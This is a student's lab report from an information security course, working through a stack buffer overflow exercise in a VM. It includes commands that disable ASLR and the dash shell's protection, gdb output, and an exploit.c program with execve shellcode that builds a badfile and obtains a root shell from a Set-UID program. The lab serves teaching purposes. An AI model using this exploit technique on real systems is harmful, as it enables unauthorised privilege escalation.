

# Information Security


## LABORATORY 3

### Buffer Overflow Vulnerability Lab

C Diya


PES1201700246

#### Task 1: Turning Off Countermeasures




```
Terminal
[09/17/20]seed@CDiya_PES1201700246:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/17/20]seed@CDiya_PES1201700246:~$
```

**Observation:** The screenshot above shows the disabling of the address space randomization measure so as to ensure that attacks occur. Linux based systems implement several security mechanisms to make the buffer-overflow attack difficult. To simplify the attacks, these measures should be disabled. Ubuntu and Linux-based systems use address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult.




```
VM [Running] - Oracle VM VirtualBox
Terminal File Edit View Search Terminal Help
[09/17/20]seed@CDiya_PES1201700246:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/17/20]seed@CDiya_PES1201700246:~$ gedit call_shellcode.c
[09/17/20]seed@CDiya_PES1201700246:~$ gcc call_shellcode.c -o call_shellcode -z execstack
call_shellcode.c: In function 'main':
call_shellcode.c:19:1: warning: implicit declaration of function 'strcpy' [-Wimplicit-func
tion-declaration]
strcpy(buf, code);
call_shellcode.c:19:1: warning: incompatible implicit declaration of built-in function 'st
rcpy'
call_shellcode.c:19:1: note: include '<string.h>' or provide a declaration of 'strcpy'
[09/17/20]seed@CDiya_PES1201700246:~$ ls -l call_shellcode
-rwxrwxr-x 1 seed seed 7388 Sep 17 06:25 call_shellcode
[09/17/20]seed@CDiya_PES1201700246:~$ ./call_shellcode
$
```

**Observation:** The code above shows the creation of a shellcode. A shellcode is the code to launch a shell. While compiling the program, the execstack option must be used, which allows code to be executed from the stack, without which the program will fail. The '\$' which is the shell mode(not in root mode) is generated when the program is executed.



```
VM [Running] - Oracle VM VirtualBox
Terminal File Edit View Search Terminal Help
[09/17/20]seed@CDiya_PES1201700246:~$ sudo rm /bin/sh
[09/17/20]seed@CDiya_PES1201700246:~$ sudo ln -s /bin/zsh /bin/sh
[09/17/20]seed@CDiya_PES1201700246:~$
```


**Observation:** /bin/sh is a symbolic link that points to bin/dash. The dash shell has a countermeasure that prevents itself from being executed in a Set-UID process. Since /bin/sh makes the attack more difficult, /bin/sh is made to point to another shell zsh.

A terminal window titled 'Terminal' with a dark purple background and a sidebar of application icons on the left. The terminal shows a series of commands and their outputs. The user 'seed' is at the prompt 'seed@CDiya\_PES1201700246:~\$'. The commands executed are: 'sudo chown root call\_shellcode', 'sudo chmod 4755 call\_shellcode', 'ls -l call\_shellcode' (output: '-rwsr-xr-x 1 root seed 7388 Sep 17 06:25 call\_shellcode'), and './call\_shellcode' (output: '#'). The time in the top right corner is 6:36 AM.

```
[09/17/20]seed@CDiya_PES1201700246:~$ sudo chown root call_shellcode
[09/17/20]seed@CDiya_PES1201700246:~$ sudo chmod 4755 call_shellcode
[09/17/20]seed@CDiya_PES1201700246:~$ ls -l call_shellcode
-rwsr-xr-x 1 root seed 7388 Sep 17 06:25 call_shellcode
[09/17/20]seed@CDiya_PES1201700246:~$ ./call_shellcode
#
```

**Observation:** The shellcode is executed in root mode using chown root and 4755 to gain shell in root mode. The '#' generated on execution of the above program shows that the shell has gained root mode.

## Task 2: Vulnerable Program


A terminal window titled 'Terminal' with a dark purple background and a sidebar of application icons on the left. The terminal shows the compilation and setup of a program named 'stack'. The user 'seed' is at the prompt 'seed@CDiya\_PES1201700246:~\$'. The commands executed are: 'gcc -o stack -z execstack -fno-stack-protector stack.c', 'sudo chown root stack', and 'sudo chmod 4755 stack'. The time in the top right corner is 10:57 AM.

```
[09/18/20]seed@CDiya_PES1201700246:~$ gcc -o stack -z execstack -fno-stack-protector stack.c
[09/18/20]seed@CDiya_PES1201700246:~$ sudo chown root stack
[09/18/20]seed@CDiya_PES1201700246:~$ sudo chmod 4755 stack
```

**Observation:** The above program is compiled while ensuring to disable the StackGuard and the non-executable stack protections using the -fno-stack-protector and "-z execstack" options. After the compilation, the program is made a root-owned Set-UID program. The program above uses strcpy() which does not check boundaries, thus, buffer overflow will occur which results in a buffer overflow vulnerability. Since


this program is a root-owned Set-UID program, if a normal user can exploit this buffer overflow vulnerability, the user might be able to get a root shell. The program creates the contents for a badfile, such that when the vulnerable program copies the contents into its buffer, a root shell can be generated.

## Task 3: Exploiting the Vulnerability



```
Attacker1 [Running] - Oracle VM VirtualBox
Terminal
[09/18/20]seed@CDIya_PES1201700246:~$ gcc stack.c -o stack_gdb -g -z execstack -fno-stack-protector
[09/18/20]seed@CDIya_PES1201700246:~$ ls -l stack_gdb
-rwxrwxr-x 1 seed seed 9828 Sep 18 10:59 stack_gdb
[09/18/20]seed@CDIya_PES1201700246:~$ gdb stack_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_gdb...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484f1: file stack.c, line 15.
gdb-peda$ r
Starting program: /home/seed/stack_gdb
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
Program received signal SIGSEGV, Segmentation fault.
```


**Observation:** To find the address of the buffer variable in the bof() method, the above commands are executed. The stack program and gdb are used.



```
Attacker1 [Running] - Oracle VM VirtualBox
Terminal
[-----registers-----]
EAX: 0xbfffeb67 --> 0x34208
EBX: 0xb7f1c000 --> 0x1b1db0
ECX: 0xb7f1cbcc --> 0x25000
EDX: 0x0
ESI: 0x0
EDI: 0x205
EBP: 0xbfffeb28 --> 0xbfffed78 --> 0x0
ESP: 0xbfffeb00 --> 0xb7fe96eb (< dl_fixup+11>: add esi,0x15915)
EIP: 0xb7dc88a6 (< GI_IO_fread+38>: mov eax,DWORD PTR [esi])
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-----code-----]
0xb7dc889a < GI_IO_fread+26>: imul edi,DWORD PTR [ebp+0x10]
0xb7dc889e < GI_IO_fread+30>: test edi,edi
0xb7dc88a0 < GI_IO_fread+32>: je 0xb7dc8948 < GI_IO_fread+200>
=> 0xb7dc88a6 < GI_IO_fread+38>: mov eax,DWORD PTR [esi]
0xb7dc88a8 < GI_IO_fread+40>: and eax,0x8000
0xb7dc88ad < GI_IO_fread+45>: jne 0xb7dc88ea < GI_IO_fread+106>
0xb7dc88af < GI_IO_fread+47>: mov edx,DWORD PTR [esi+0x48]
0xb7dc88b2 < GI_IO_fread+50>: mov ecx,DWORD PTR gs:0x8
[-----stack-----]
0000 | 0xbfffeb00 --> 0xb7fe96eb (< dl_fixup+11>: add esi,0x15915)
0004 | 0xbfffeb04 --> 0x0
0008 | 0xbfffeb08 --> 0xb7f1c000 --> 0x1b1db0
0012 | 0xbfffeb0c --> 0xb7f1c000 --> 0x1b1db0
0016 | 0xbfffeb10 --> 0xbfffed78 --> 0x0
0020 | 0xbfffeb14 --> 0xb7feff10 (< dl_runtime_resolve+16>: pop edx)
0024 | 0xbfffeb18 --> 0xb7dc888b (< GI_IO_fread+11>: add ebx,0x153775)
0028 | 0xbfffeb1c --> 0x0
[-----]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
GI_IO_fread (buf=0xbfffeb67, size=0x1, count=0x205, fp=0x0) at iofread.c:37
37 iofread.c: No such file or directory.
```




**Observation:** The \$ebp, \$buffer value is printed out.



```
exploit.c (~/) - gedit
#include <string.h>
const char code[] =
    "\x31\xc0" /* xorl    %eax,%eax          */
    "\x31\xdb" /* xorl    %ebx,%ebx          */
    "\xb0\xd5" /* movb    $0xd5,%ebx         */
    "\xcd\x80" /* int     $0x80              */
    "\x31\xc0" /* xorl    %eax,%eax          */
    "\x50" /* pushl   %eax               */
    "\x68" /* pushl   $0x68732f2f         */
    "\x68" /* pushl   $0x6e69622f         */
    "\x89\xe3" /* movl    %esp,%ebx          */
    "\x50" /* pushl   %eax               */
    "\x53" /* pushl   %ebx               */
    "\x89\xe1" /* movl    %esp,%ecx          */
    "\x99" /* cdq     %ecx                */
    "\xb0\x0b" /* movb    $0x0b,%al          */
    "\xcd\x80" /* int     $0x80              */
;


void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    memset(&buffer, 0x90, 517);
    *((long *) (buffer + 0x24)) = 0xbfffeb28+0xea;
    memcpy(buffer + sizeof(buffer) - sizeof(code), code, sizeof(code));
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

**Observation:** The \$ebp value is added to the exploit.c program



```
Attacker1 [Running] - Oracle VM VirtualBox
Terminal
[09/18/20] seed@CDiya_PES1201700246:~$ gedit exploit.c
Search your computer ES1201700246:~$ gedit exploit.c
ES1201700246:~$ gcc -o exploit exploit.c
[09/18/20] seed@CDiya_PES1201700246:~$ ./exploit
[09/18/20] seed@CDiya_PES1201700246:~$ hexdump -C badfile
Text Editor
00000020  90 90 90 90 74 f5 0d 08 90 90 90 90 90 90 90 90  |.....|
00000030  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  |.....|
*
000001e0  90 90 90 90 31 c0 31 db b0 d5 cd 80 31 c0 50 68  |...1.1...1.Ph|
000001f0  2f 2f 73 68 68 2f 62 69 6e 89 e3 50 53 89 e1 99  |//shh/bin..PS...|
00000200  b0 0b cd 80 00                                     |.....|
00000205
```

**Observation:** The program above uses the exploit.c program which constructs the contents of badfile. Thus, on compiling the exploit.c program, the badfile content has been created as shown above.




```
root@CDiya_PES1201700246: ~
[09/18/20]seed@CDiya_PES1201700246:~$ gcc realuid.c -o realuid
realuid.c: In function 'main':
realuid.c:4:1: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration]
setuid(0);
^
realuid.c:5:1: warning: implicit declaration of function 'system' [-Wimplicit-function-declaration]
system("/bin/sh");
^
[09/18/20]seed@CDiya_PES1201700246:~$ ./stack
# ./realuid
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev)
,113(lpadmin),128(sambashare)
#
```

**Observation:** the uid=0 is observed on realuid

Then run the vulnerable program stack. The buffer will be overflowed in stack.c, which is compiled with the StackGuard protection disabled.

Many commands will behave differently if they are executed as Set-UID root processes, instead of just as root processes, because they recognize that the real user id is not root. Thus, the aim is to run the following program to turn the real user id to root. This would generate a real root process

## Task 4: Defeating dash's Countermeasure



```
Terminal File Edit View Search Terminal Help
[09/18/20]seed@CDiya_PES1201700246:~$ sudo ln -s /bin/dash /bin/sh
[09/18/20]seed@CDiya_PES1201700246:~$ ls -l /bin/dash
-rwxr-xr-x 1 root root 173644 Feb 17 2016 /bin/dash
[09/18/20]seed@CDiya_PES1201700246:~$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Sep 18 11:26 /bin/sh -> /bin/dash
[09/18/20]seed@CDiya_PES1201700246:~$
```

